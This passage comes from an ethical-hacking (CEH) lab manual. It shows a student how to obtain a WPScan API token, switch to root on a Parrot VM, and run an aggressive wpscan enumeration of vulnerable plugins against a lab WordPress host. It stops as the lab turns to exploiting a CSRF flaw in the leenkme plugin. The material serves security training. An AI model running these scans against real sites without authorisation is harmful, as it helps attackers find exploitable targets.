


Module 14 – Hacking Web Applications

25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.



26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



27. Close the **Firefox** browser window.

28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

31. Now, type **cd** and press **Enter** to jump to the root directory.

32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.

33. The result appears, displaying detailed information regarding the target website.

```

Applications Places System
wpscan --api-token 78vSw
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~$ #wpscan --api-token 78vSw --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp

WordPress Security Scanner by the WPScan Team
Version 3.8.17

@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] Updating the Database ...
[i] Update completed.


[+] URL: http://10.10.1.22:8080/CEH/ [10.10.1.22]
[+] Started: Wed Apr 20 02:26:43 2022

Interesting Finding(s):
  
```

34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.


35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

Module 14 – Hacking Web Applications

